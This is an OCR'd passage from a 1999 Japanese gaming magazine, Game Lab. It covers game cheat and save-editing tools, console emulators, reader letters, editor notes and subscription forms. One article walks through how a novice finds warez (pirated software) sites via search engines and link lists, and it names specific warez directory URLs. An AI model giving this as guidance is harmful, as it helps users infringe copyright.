私の知る限り『史上最強のクイズ王決定戦』でのみ使用できたツインタップがこれ。スーパーファミコン専用の「マルチアダプターオート」対応型です。

どんなソフトで使用できたか正確には把握しておりませんが、10円で叩き売っていたところを見ると大したモノでもないようです。どうせ安いもんだし、いっちょ分解でもしてやれと買ってきました。

ところでコレ。いざ購入してみても、マルチアダプターを持っていないと接続すらできません。万が一、ゲームで遊ぼうと野望を抱く人がいたら、その点は注意してください。

<写真5>パット式電気アンマ機ではありません。ピンポーンの早押し機でございま〜す。バリバリ押してね♥

<写真6>ただしマルチタップがないとダメなのよね〜ん。

3DOフライトスティック
500円（スタンバイ）

3DO用のフライトスティック・プロです。見てのとおり、戦闘機の操縦桿を握る感覚でプレイするためのモノで、臨場感を高めるのにはこれ以上ないツールでしょう。

どうでしょうか。3DO本体も安くなっていますし、いまさらながらではありますが試しにそろえてみては?

滅亡寸前の貴重な本体を取っておくのもいいですし、何より名作ソフトが安価で購入できます。お小遣いの範囲でも相当楽しめると思いますよ。

<写真7>操縦術をタップリ学び、彼女と空中散歩。きゃい〜ん。

テンキーパッド
750円（アルキ電子）

表計算など数字の打ち込みの際には欠かせないテンキーパッド。PC-98ノートシリーズ用で、使いようによってはかなり便利な代物といえます。

しかし、仮に定価で探しても店頭から姿を消していたりすることがままあり、みつけ出すのも一苦労。結局、注文するよりも足しげくショップにかようことが、格安品を手に入れる近道でしょう。

<写真8>4649×890+141421356×223620679+…。なんて永遠に続きそうな数字入力は俺にまかせろ//

《今月紹介したお店》

■ソフマップ2号店1F
06-6634-8881
■ソフマップ7号店5F（ザウルス）
06-6634-4152
■アルキ電子商会
06-6631-9172
■おじゃま館
06-6758-7717
■シリコンハウス共立
06-6644-4446
■スタンバイ
06-6641-7650

この価格は1999年3月17日現在のものです。在庫の有無、価格は変更されることがあります。ご了承ください。

●『シェンムー』が期待されまくっていますが、大丈夫なんでしょうか?（新潟県新潟市/羽生センチ）㊙あの鈴木裕氏が作るんですよ。おもしろいに決まってます。おもしろさに疑問を感じたらセガBBSに行きましょう。おもしろく思わないといけないような気分になりますから。

ゲーム改造ツール

MultiGameEditor「MGE」ver1.50

Imaha486(H.Seyama)

http://www.d1.dion.ne.jp/~k_room/

最近めずらしい、DOSの改造ツールを紹介してみよう。この『MultiGameEditor(MGE)』は、最近はやっているプラットフォームタイプの改造ツールだ。別途用意されているConfigファイルを使用して、各種ゲームの改造が可能となっている。なお、同封のテキストファイルには詳細なConfig作成法が記述されている。

吸い出しツール

spifc030

てん

http://www.starhole.com

今回紹介するSusieプラグインソフトがこれ。F&C(旧アイデス)ゲームに含まれているグラフィックデータを展開・表示してくれる。対象としているのは拡張子がVFS、IPQ、MRG、IPF、MCG、GPCとなっている画像ファイル。『バーチャコール』シリーズ、『きゃんきゃんバニー』シリーズなどが該当しているぞ。


ゲーム改造ツール

FFⅧリアルタイムエディタver0.12

浦木コウ

http://plaza.across.or.jp/~k-uraki/


プロアクションリプレイとコムズリンクを使って『ファイナルファンタジーⅧ』を改造することのできるWindows95/98用のツール。ギル、アイテム、キャラクターエディット、パーティー編成、G.F.のアビリティなど、改造コードを入力することなく改造できるので便利だ。今後はカードのエディットにも対応させる予定とか。



Digital Underground New Review

PCゲーム世代のための 今月の改造ツール

げれげれ




Snes9Xなど、エミュレータでスーパーファミコンを遊んでいるユーザーにオススメのサイトがここ。『ドラゴンクエスト』や『ファイナルファンタジー』『タクティクスオウガ』といった有名RPG、SLGの改造ずみセーブデータがアップされている。同サイトでは3月から『汎用エミュ改造ツール(仮)』もアップしている。

改造データ

改造セーブデータ各種

白久

http://home4.highway.ne.jp/ayu0912/



今月も『MCE』を紹介しよう。これもプラットフォームタイプの改造ツールだ。最近の改造ツールにはめずらしく、美少女ゲームだけでなく、一般ソフトの改造データも発表されている。対応ソフトはなんと210本以上!　セーブデータだけでなく、メモリエディットにも対応したようだ。実行にはVB6のランタイムが必要。

ゲーム改造ツール

MCEVer2.06

ein

http://www1.freeweb.ne.jp/%7Eeindogs/

BROWNIEから発売されている人気美少女ゲーム、『ON AIR』用の改造ツール。時間が進まない、お金が減らない、CGを100%にするといった機能をもつ。セーブファイルを書き替えているが、このファイルはゲームをインストールしただけでは存在しないことに注意。1度ゲームを起動すれば自動的に作成されるファイルである。

ゲーム改造ツール

ON AIR支援ツール

Unoshin

http://www.lares.dti.ne.jp/~unoshin/


●プレステの『100万円クイズハンター』がすばらしすぎです。ワンモア、ヤギュー!!　(栃木県宇都宮市/おじさま)　㊙「いまごろ『クイズハンター』かよ」と思ったりもしたけど、懐かしさを感じて、かえってナイスタイミングかも。ヒロシの笑顔も不気味でいい感じだしね。

ゲーム改造ツール

Theガッツ／CG100%ツール
Unoshin

http://www.lares.dti.ne.jp/~unoshin/

メイビーソフトの『Theガッツ！』用の改造ツールだ。ゲーム内で見られるCGを100%にしてくれる。このソフトはレジストリ上にあるセーブデータを書き替えて改造しているので、心配な人はバックアップをとっておくとよいだろう。ゲームデータがない場合でも、ツールが自動で作成してくれるので、開始前の改造も可能。




ゲーム改造ツール

めいどいんへぶんツール
Unoshin

http://www.lares.dti.ne.jp/~unoshin/

PILが発売している。『めいどいんへぶん』の改造ツール。CG100%だけでなく、ExSTANDのようなリアルタイムメモリエディット機能を備えている。「所持金を減らなくする」「淫乱度を常時100にする」「自分/なぎさの体力を減らなくする」「自分/なぎさの誕生日を表示する」など、充実した機能を搭載している。




ゲームセーブデータ

『ぷれ』オールオンデータ
星野あかり

http://www2s.biglobe.ne.jp/~st_brim/


『ぷれ』のCGをオールオンにしてくれる改造ツール。正確にはツールではなく、CGが100%になっている状態のセーブデータが入っている。改造法もいたって簡単。Lhasaなどのソフトでアーカイブを解凍し、そのファイルをゲームがインストールされているフォルダ内にあるalubm.datファイルと入れ替えるだけだ。



げれげれ

PCゲーム世代のための 今月の改造ツール

Digital Underground New Review




美樹本晴彦氏がキャラデザをしたプレイステーション用美少女ゲーム、『後夜祭』のCGをBMP形式に変換するWindows95用ツール。対象となっているのはDATAというディレクトリ内にある、END、EVENT、JYOUCHUU、JYUGOU、TITLEディレクトリのなかのファイル。もちろん、ワイルドカードも使用可能だ。

ゲーム改造ツール

『後夜祭』BMP変換プログラム
Melody-Yoshi

http://www.alles.or.jp/~melody/




プレイステーション用恋愛シミュレーションソフト、『エーベルージュ2』の画像変換ソフトである。ゲーム中で使用されている画像をWindows 95 版 は BMP 形 式 に、Macintosh用はPICT形式に変換してくれる。対象となっているのはPICxx.ARC という ファ イル。Windows95用はDOSプロンプトからの操作も可能。

ゲーム改造ツール

『エーベルージュ2』画像変換ツール
Melody-Yoshi

http://www.alles.or.jp/~melody/



CROWDの美少女ゲーム、『ときめき CheckIn！』の改造ツールだ。鑑賞・回想モードをフル化する。改造の対象となっているファイルは、インストールディレクトリにある、chekin.savとなっている。まず、セーブファイルを作成し、そのセーブデータに対して、ツールを実行するだけで改造終了となるカンタン仕様だ。

ゲーム改造ツール

『ときめきCheckIn！』鑑賞・回想フル化ツール
J.J

http://member.nifty.ne.jp/~J_J/

●プレステ2は画像がすごいらしいですね。今度はどんな『テトリス』が出るのか楽しみです。（京都府京都市/うっしゅっしゅっしゅ） ㊎プレステ2の『テトリス』はあの画像能力をいかして、ブロックの1つ1つに永瀬麗子の顔が描かれて、髪の毛がふさふさするらしい。いまから期待大だ。


スーファミエミュレータ

Snes9x Ver1.18d GUI

Snes9X team

http://www.snes9x.com/

ひさびさにSnes9xが更新された。しかも、DOSでありながらGUI付きだ。これで以前のようにコマンドラインのオプションに悩んだり、ランチャーソフトを死に物狂いで探さなくてもOK。なお、NETPLAYなるタグがあるものの、現段階では対応していないようだ。ぜひとも次回更新では、対応してほしいところである。




アーケードエミュレータ

M.A.M.E.32 Ver0.35β5

MAME project team

http://mame.retrogames.com/

32と付いていることからもわかるように、ついに『Multiple Arcade Machine Emulater』の公式Windows版が出た。すなわちPC-98ユーザーもDOS/Vユーザーと同じソフトを使えるようになったということだ。なんと、Windows98のマルチディスプレイ機能を利用することも可能。実際に動かすためには、DirectX3以降が必要となる。




プレステエミュレータ

Connectix Virtual Game Station Ver1.2

Connectix

http://www.virtualgamestation.com/updates.html

いま、エミュレータ界でもっともCOOLなエミュ、Macintoshプレイステーションエミュレータがついにバージョンアップ！　より多くのゲームが動作するようになり、DexDriveという吸い出しツールのセーブファイルにも対応したとのこと。1Mバイトの修正差分ファイルの形での配布となっている。日本での発売が待ち遠しい。



Digital Underground New Review

サイバネティック世代のための 今月のエミュレータ

げれげれ


国産ゲームボーイエミュレータがこれだ。スーパーゲームボーイ、ゲームボーイカラーにも対応。今回のバージョンアップは、『SD戦国伝』のタイトル化け対応としてVBlankの修正、『ゼルダ』の雑音対策としてサウンド部分の修正、『ミニ四駆レッツ＆ゴー』のショップでのバグ対策として描画部分の修正など。

ゲームボーイエミュレータ

DBOY Ver0.45

BouKiChi

http://members.xoom.com/foo01/



こちらは海外製のWindows用のゲームボーイエミュレータである。非常にシンプルな作りであるが、完成度はなかなか高い。今回のバージョンアップで、ゲームボーイカラーとスーパーゲームボーイをエミュレーションしている。そのほかにポケットプリンタとジョイスティックなどの周辺機器、通信プレイにも対応するようになった。

ゲームボーイエミュレータ

helloGB 110309

pop3

http://www.emuunlim.com/hgb/

the Nemu64 website. Here is what's new in Nemu64 C
ailable @ the download page):

'99 (midnight)

『UltraHLE』の衝撃以来、Nintendo64エミュの動きが活発になっている。少し前までは、Nintendo64のエミュレートは絶対に不可能だと言う人たちもいたのだが…。しかし、いまのところ『UltraHLE（UltraHLP）』のほかにゲームが快適に動くエミュレータはないようだ。この『nemu64』も開発途上にあるエミュレータの1つにすぎない。

Nintendo64エミュレータ

nemu64

Lemmy

http://www.emuunlim.com/nemu64/


●『FFIX』という名前をつければ、『里見の謎』も300万本売れると思いますか？（神奈川県川崎市/セロテープス）㊟売れるかもしれません。その場合、もう続編は出ないでしょうけどね。ところで、『FF』シリーズはプレステ2によってますます映像重視になりそうで楽しみだよね。

Nintendo64エミュレータ

Ultra.ini Ver1.0.11
Epsilon and RealityMan

http://www.ArcadeAtHome.com/

Nintendo64のエミュレートをついに実現した『UltraHLE』。しかし、違法コピーROMの氾濫に開発者が嫌気を感じ、しばらくの間ダウンロードができなくなっていた。しかし、その間もiniファイルの更新といった形ではあるが、事実上のバージョンアップが行われていたのである。変更点は、対応しているゲームの増加など。




ゲームボーイエミュレータ

GBMac 1.1.0b2
Hideki Naito

http://www.vector.co.jp/authors/VA009321/

こちらも国産のゲームボーイエミュレータだが、名前からもわかるようにMacで動作するものだ。Mac用では最速動作を誇る。このバージョンでは、『ポケットモンスターピカチュウ』や『チェスマスター』がしゃべるようになっている。2MバイトROMにも対応したので、『ドラクエモンスターズ』なども動作可能になった。



PCエンジンエミュレータ

HU6280 Ver1.89β7
Jamsponge

http://www.hu6280.com/


かなりの完成度を誇るPCエンジンエミュレータ。これは日本製ではなくイギリス製である。ZIP圧縮されているROMイメージも、解凍せずに、そのままで動作可能。Huカードゲームの98%を利用できる。サイドワインダーにも対応しているほか、DOSとWindowsどちらでも動作可能といったユニークな特徴がある。

げれげれ サイバネティック世代のための 今月のエミュレータ Digital Underground New Review

ファミコンエミュレータ

RockNES 0.74
Nicolas Hamel and others

http://www.emucamp.com/rocknes/




DOSで動かすファミコンのエミュレータ。バージョン0.74になって音質が向上した。とはいっても、完全に再現しているとは言いがたく、『iNES』などとくらべると少々劣る。作者が推奨する動作環境はPentium166、メモリ16Mバイトと少々高め。この作者は『RockNES 64』というエミュレータも開発中らしいが、まだ未公開。

Nintendo64エミュレータ

UltraHLP2.3
Denuclearized Crew

http://ultrahlp.virtualave.net/




Nintendo64のソフトが完璧に動作することで、一躍有名になった『UltraHLE』であるが、配布中止になったのは記憶に新しいところ。しかし、現在は2人プレイに対応したNintendo64エミュレータとして『UltraHLP』というものが配布されている。『UltraHLE』をパワーアップさせたものであるから、ソフトも完全動作する。

プレステエミュレータ

bleem!
bleem

http://www.bleem.com/



『bleem!』はWindows95/98上で動くプレステエミュレータ。推奨スペックはPentium166以上ということでMacの『VGS』よりも敷居が低いが、実機に近い速さでゲームが動くこともある。発売当初は先着1,000名に限り半額販売というサービスも行っていた。メモリーカードなどいくつかの機能を制限したDEMO版を配布している。

●ドリキャスで『ソウルキャリバー』が出るそうです。今度はナムコも本気のようでホッとしました。(北海道釧路市/ほも) ㊞ホッとするのは実際に商品を手に入れてからにしよう。どこかの機種では出るといっていた『バーチャファイター3』が出なかったからね。

アナーキック世代のための W@REZをめぐる冒険

The Adventure of W@REZ

Text by げれげれ

いまさらいうまでもありませんが、ウェアーズの世界にはさまざまな暗黙のルールが存在しています。そのため、初心者がいきなりこの世界に足を踏み入れるとまず手痛い洗礼をうけることになります。「くれくれ野郎はくるんじゃねー」、「死んでしまえ」といったような…。

しかし、いっぽうでウェアーズ系の掲示板をのぞいていると「解凍とはどうすることですか」、「REGETはどこで手に入りますか」といった、初心者がよくするような質問に必ず1度は出会います。ウェアーズの世界がいくら閉鎖的であるとはいえ、もちろん、だれもが最初からすべてを知っているわけではありません。はじめは右も左もわからない初心者なのです。

わからないなりにウェアーズの世界に触れていると、いずれはディープなワレザーに大変身！　少し前まで素人だった人が、「くれくれ君は来てんじゃねー」などと書き込みをしているのがもっとも実情に近いでしょう。つまり、ワレザーはつねに増えているのです。最近のウェアーズページの異常な増えかたは、まさにこのことを裏づける根拠といっても過言ではないでしょう。

けれども、はたしてインターネットへ接続できる環境さえあれば、ウェアーズの世界へ足を踏み入れることは、そんなに容易なことなのでしょうか？　今回はそのことを検証してみたいと思います。


ウェアーズの世界への入門法

ある仮定をしてみましょう。ウェアーズという世界が存在することを知っているインターネット初心者が、ネットサーフィンだけでウェアーズサイトを発見できるか、という仮定です。この架空のネット初心者を、A君としましょう。

A君は最近パソコンを買ったばかりです。彼はかねてから耳にしていたインターネットでのウェアーズにとても興味がありました。そこで適当なプロバイダと契約して、インターネットへの接続環境を手に入れます。彼のブックマークには、ブラウザのデフォルトのもの以外なにもありません。

サーチエンジンを使ってホームページの検索を行うことは知っていたので、さっそくYahoo！JAPAN(http://www.yahoo.co.jp/)に飛びます。もちろん検索のためのキーワードは“warez”。なんと、いきなり1815件ものサイトがヒットしました。余談ですが、これはgooとの提携によるところが大きいためです。以前のYahoo！JAPANなら、こんなワードでのサーチはほとんど成功しなかったことでしょう。実際、直後にgooで“warez”をサーチしたところ、Yahoo！JAPANと同じ1815件のヒットがありました。このことからも、これはgooでのサーチ結果だと予測されます。

さて、サイト数こそ大量にヒットしたものの、ぱっと見ただけでも英語のサイトがほとんどです。そこで日本語のサイトを探しますが…なぜか日本語の説明文の書いてあるサイトに行くとアダルトホームページが現れます。よく見ると英語ページにも“SEX”や“ADULT”といった文字がやけに見受けられます。



●ワンダースワンが人気で売り切れ店続出。自分の見る目がなかったです。(神奈川県横浜市/どんぐり)　㊐発売直後は『GUNPEY』なんてどこにも売っていなかったからね。さすがビピンの後継機、まったく売れないという唯一にして最大の弱点をきっちりと直してきたね。

なかには文章による説明もなにもなしで、ただ“warez”や“MP3”、“SEX”といった単語を羅列しているだけのサイトすらありました。

つまり、これらはアダルトサイトが人寄せのために、広告のなかに“warez”という文字を埋め込んだ可能性が高いといえます。これでは“warez”をキーワードにサーチしても、とてもじゃありませんが本当のウェアーズサイトにはいけそうにありません。

リンク集の利用

そこで、ちょっと目先を変えてみることにします。A君は1つサイトをみつけると、そのサイトのリンクをたどってほかのサイトにジャンプできることに気づきます。また、インターネットにはリンク集といって、ホームページのアドレスだけを集めたサイトが存在することも…。

A君はこのリンク集から攻めてみることにしました。たんに“link”でサーチすると15,667件ものヒットがあります。これでは先ほどよりも増えてしまいました。そこでキーワードを“link”の1単語だけでなく、“link”と“warez”の2単語に増やしてみます。

ウェアーズに限らずリンク集をたどるのは、目的のサイトを見つける常套手段。検索エンジンと併用すれば鬼に金棒。


Yahoo！では、単語と単語の間にスペースを入れることで、2つの単語の両方にヒットしているサイトを表示してくれるのです。これだとヒット数がぐっと絞れて502件となりました。しかも最初の10件を見るといきなりそれらしいサイトがひっかかっているではありませんか!!　その名もWORLD WAREZ LINK（http://www.aianet.ne.jp/~demonz81/）。

ためしにA君はこのサイトに飛んでみることにしました。そして、そこからたどれるリンクには、Top 100. Com（http://www.jaznet.com.topsites/）やウェアーズとエミュレータリンク集でもっとも有用と評判のWarez Top List（http://www.warezlist.com/）などがあったのです。

たとえA君が名前をみてわからなかったとしても、根気よくリンクをたどっていけば、ウェアーズサイトを見つけることは簡単です。また、A君はまだ気づいていませんが、一部のサイトには初心者対策を施しているところもあります。

INDEXページにはあたりさわりのないことを書いておいて、ウェアーズページへのリンクを隠しておくのです。“隠しておく”といってもそう難しいことをしているわけではありません。文章中の1文字にリンクを入れたり、非常に小さなリンクボタンを作成したりするのです。また、背景の色と文字の色を同じにして、一見しただけでは何も書かれていないように見せる、などという手段もしばしば見られます。しかし、両方ともページのソースをのぞけば一発でわかってしまうのです。はじめてインターネットに触れるユーザーにはわからないかもしれませんが、自分でHTMLをいじったことのある人ならすぐに思いつくことでしょう。

以上のことから、さほどインターネットに精通していなくても、ウェアーズサイトの発見は可能です。同時に、それは昨日まではまったくの素人でも、突然コアなワレザーになる可能性も含んでいるといえるのです。ウェアーズサイトの業の深さといったところでしょうか。



Yahoo！JAPANでも“ウェアーズ”と書きこむだけでサイトがヒットする時代。今後もワレザーは増え続ける!?

Yahoo! JAPANでのヒットも当然となった、ウェアーズの世界

●『遊戯王デュエルモンスターズ』なんかよりも「カイジ」をゲーム化してほしい。1枚カードを出すたびに山のようなウンチクが聞けて楽しそう。（新潟県新潟市/もりそば）　Ⓑスクウェア以上の一本道シナリオになりそうだね。1枚カードを出すたびに「ざわざわ」という文字も不可欠。

From Editors

■新シーズンを迎え、街なかで初々しいスーツ姿の人をよくみかけます。ちなみに僕が初めてスーツを着たのは成人式。会場では「大事マンブラザーズBAND」が祝福してくれました。大ブラ!!　あのときはありがとう。　(武田)

■物販ブースがめだった東京ゲームショウ'99春。ソフトの出展を行わず、グッズの販売に走る現実には、業界の実情が象徴されている。ユーザーの求めるものはいったいどこに…。　(北添)

■「FFⅧ」をやるヒマがねえ〜。と思ったら、特集でエンディングをみてしまい、やる気がなくなった鈴木です!　というか、水野晴朗がジョン＆パンチのコスプレで、深夜白バイで暴走しているというのは本当なんでしょうか?(鈴木)

■ネット個人情報をバラまいている人がいる。私の友人もこの前ヤラれたばかり。顔がみえないのをよいことに悪ふざけ。こういう人は大事なことを忘れてる。本当のハッカーはこんなつまらないことはしないってこと。　(渡辺)

■「だんご3兄弟」も宇多田ヒカルもスポーツ新聞で知りました。しかし、雑誌を作る人間なら、はやっているものをほかに先がけて取り上げなければいけません。もっと街に出なきゃね。　(柴田)

■動物も訓練次第で火を恐れなくなる。人間がほかの動物と違うのは、モノを創り出せる能力だ。みんなは情報の家畜になってはいないだろうか?　ただ消費するだけの動物に成り下がってはダメだ。情報が生み出せないと、いずれは喰われてしまうぞ。　(後藤)

■コカコーラLightを烏龍茶に変えたら4キロ体重が落ちました。運動をしていないので、体型は変化なしですが(爆)。次は地道にサイクリングをやる予定。　(増田)

■諸君!　感動はあるか?　最近の映画はCGがスゴイ。技術の世界は日進月歩だが、とくにこの分野は急速に発達している。そのリアリティは、見るものを感動させるだけのパワーを生み出す。…泣いたね。いつまでも素直に感動できる心をもて。なぁ、諸君。(及川)

◉99年6月号予告◉5月15日(土)発売

第1特集　インターネットでお買物

電脳通販活用術

第2特集　安いほうがいいじゃない

なんでも中古ランキング

●記事中のプログラムやOS、システムなどの名称は各メーカーの登録商標です。また、掲載したプログラムはフリーウェアやシェアウェアなどの断り書きがあるもの以外、個人として利用するほかは著作権上、著者に無断で使用できません。
※本誌に掲載されたハードやソフトの改造を行うことで、メーカーの保証外になるケースがあります。また、改造を行う人はいかなる場合も各自の責任で行ってください。※本誌の無断転載を禁じます。

【おわび】'98年11月号の「流言飛語」において、一部人物の役職名に誤りがありました。関係者の方々におわび申し上げます。
【おわび】4月号第1特集で取り上げたツール『御茶義理』は無断掲載でした。以後、このようなことがないように十分注意するとともに、作者であるyuumi氏、および関係者の方々にご迷惑をおかけしたことをおわび申し上げます。
【訂正＆おわび】ゲームラボ別冊「レベル100になる本 1999」32ページの紙風船(秋葉原店)の電話番号が間違っていました。正しくは03-5297-8398です。関係者の方々にご迷惑をおかけしたことを慎んでおわび申し上げます。

ゲームラボ
5月号

定価840円（本体800円）送料116円
発行年月日1999年5月1日
振替　00130-2-58044

発行所　株式会社三才ブックス
発行人　和田洋一
編集人　及川忠宏
編集スタッフ
増田伸也
後藤将之
柴田智之
渡辺浩行
鈴木祐一郎
北添希好
武田逸人
住所　〒104-0031
東京都中央区京橋3-14-6
斎藤ビル2F
TEL03-3535-7331
FAX03-3567-6435

写植印刷　図書印刷株式会社
表紙イラスト　三輪滋
レイアウト　伊羅子慎二/小林活夫
SSデザイン（坂口和澄・坂口亜紀）
イラスト・マンガ
ピョコタン/乃木綺人
松山花子/まるたん
峰岸達実
渡辺電機(株)

払　込　取　扱　票

00 東京

口座番号（右詰めにご記入ください）

0	0	1	3	0	ー	2	ー				5	8	0	4	4

金額 ※

千	百	十	万	千	百	十	円

料金　特殊取扱

加入者名　株式会社　三才ブックス

通信欄 ※

［ゲームラボ］
定期購読申込書
19　年　月号より
1年間
（継続・新規）
いずれかに○印
※お客様コード

［別冊・ムック・バックナンバー］
書名（号数）　注文書

払込人住所氏名
（郵便番号　　）
※
（電話番号　　－　　－　　）

受付局日附印

裏面の注意事項をお読み下さい。（郵政省）（私製承認東第4760号）

各票の※印欄は、払込人において記載してください。

切り取らないで郵便局にお出しください。

払込票兼受領証

口座番号　00130ー2
右詰めにご記入ください
5804 4

加入者名　株式会社　三才ブックス

金額 ※

千	百	十	万	千	百	十	円

払込人住所氏名 ※

料金（消費税込み）　円
特殊取扱

受付局日附印

記載事項を訂正した場合は、その箇所に訂正印を押してください。

この受領証は、郵便局で機械処理をした場合は郵便振替の払込みの証拠となるものですから大切に保存してください。

ご注意

この払込書は、機械で処理しますので、口座番号及び金額を記入する際は、枠内に丁寧に記入してください。

また、下部の欄（表面及び裏面）を汚したり、本票を折り曲げたりしないでください。

（郵政省）

ゲームラボ定期購読のお知らせ

購読料 1年間 10,000円（税・送料込み）

ゲームラボを毎月郵送でお届けします。（別冊は含まれません）

お申し込み方法

郵便振替（口座番号00130-2-58044、加入者名　株式会社三才ブックス）か現金書留のどちらかで上記金額を当社までご送金下さい。その際、定期購読開始の月号、住所、電話番号、氏名（フリガナをつけてください）、継続の方はお客様コードを誤りのないようにはっきりと記入してください。

※バックナンバーにさかのぼって、定期購読を開始することはできません。開始を希望される月号の発売日の1カ月前までにお申し込み下さい。

※郵便振替用紙は、郵便局に備え付けのものでもご利用になれます。

※郵便事情により発売日までにお届けできないことがあります。

この払込取扱票の裏面には、何も記載しないでください。

床（ページ下）用の原稿用紙です。情報・意見・質問などを自由にお書きください。

※このハガキに書ききれない場合は封書でも結構です。

郵便はがき

料金受取人払

京橋局承認

698

差出有効期間
2000年4月12日

1048790
186

東京都中央区京橋
3-14-6
斎藤ビル

㈱三才ブックス
ゲームラボ編集部 行

住所	□□□-□□□□ ☎ （ ） フリガナ 都道府県 市区郡 フリガナ					
氏名	フリガナ	ペンネーム				
年齢	男・女	職業		番号プレゼント		スペシャルプレゼント番号
使用しているパソコン（使用OS）およびゲーム機は？						

住所・氏名には必ずフリガナをお願いします

ゲームラボ5月号アンケートカード

あなたのオススメホームページを教えてください。
名称（URL）〔　　〕
〔その理由〕

アジアについて知りたいことを選んでください。　番号：〔　　〕
❶ パチモノハード　❷ コピーソフト（パソコン）　❸ コピーソフト（ゲーム機用）
❹ 電脳街事情　❺ ショップ事情　❻ 裏事情
❼ そのほか〔　　〕

今月号の感想をお書きください。
〔　　〕

今月号で面白かった特集記事を面白い順に3つ番号を書いてください。

1		2		3	

❶『FFⅦ』を極める　❷『FFⅧ』超絶コード集　❸駐車禁止にさよなら　❹プレステ裏ソフト発見　❺ワンダースワンバックライト化　❻Nintendo64ジョイスティック制作！　❼不定周隔連射装置　❽BM98用コントローラ　❾BM98 mania　❿画像変換 mania　⓫サウンド吸い出し mania　⓬backup mania　⓭スクリーンセーバーmania　⓮DSNでオリジナルサウンドノベルを作ろう　⓯未来のゲームプログラマに贈る言葉　⓰読者プレゼントスペシャル

今月号で面白かった連載記事を面白い順に5つ番号で書いてください。

1		2		3		4		5	

今月号でつまらなかった記事を順に3つ番号で書いてください。

1		2		3	

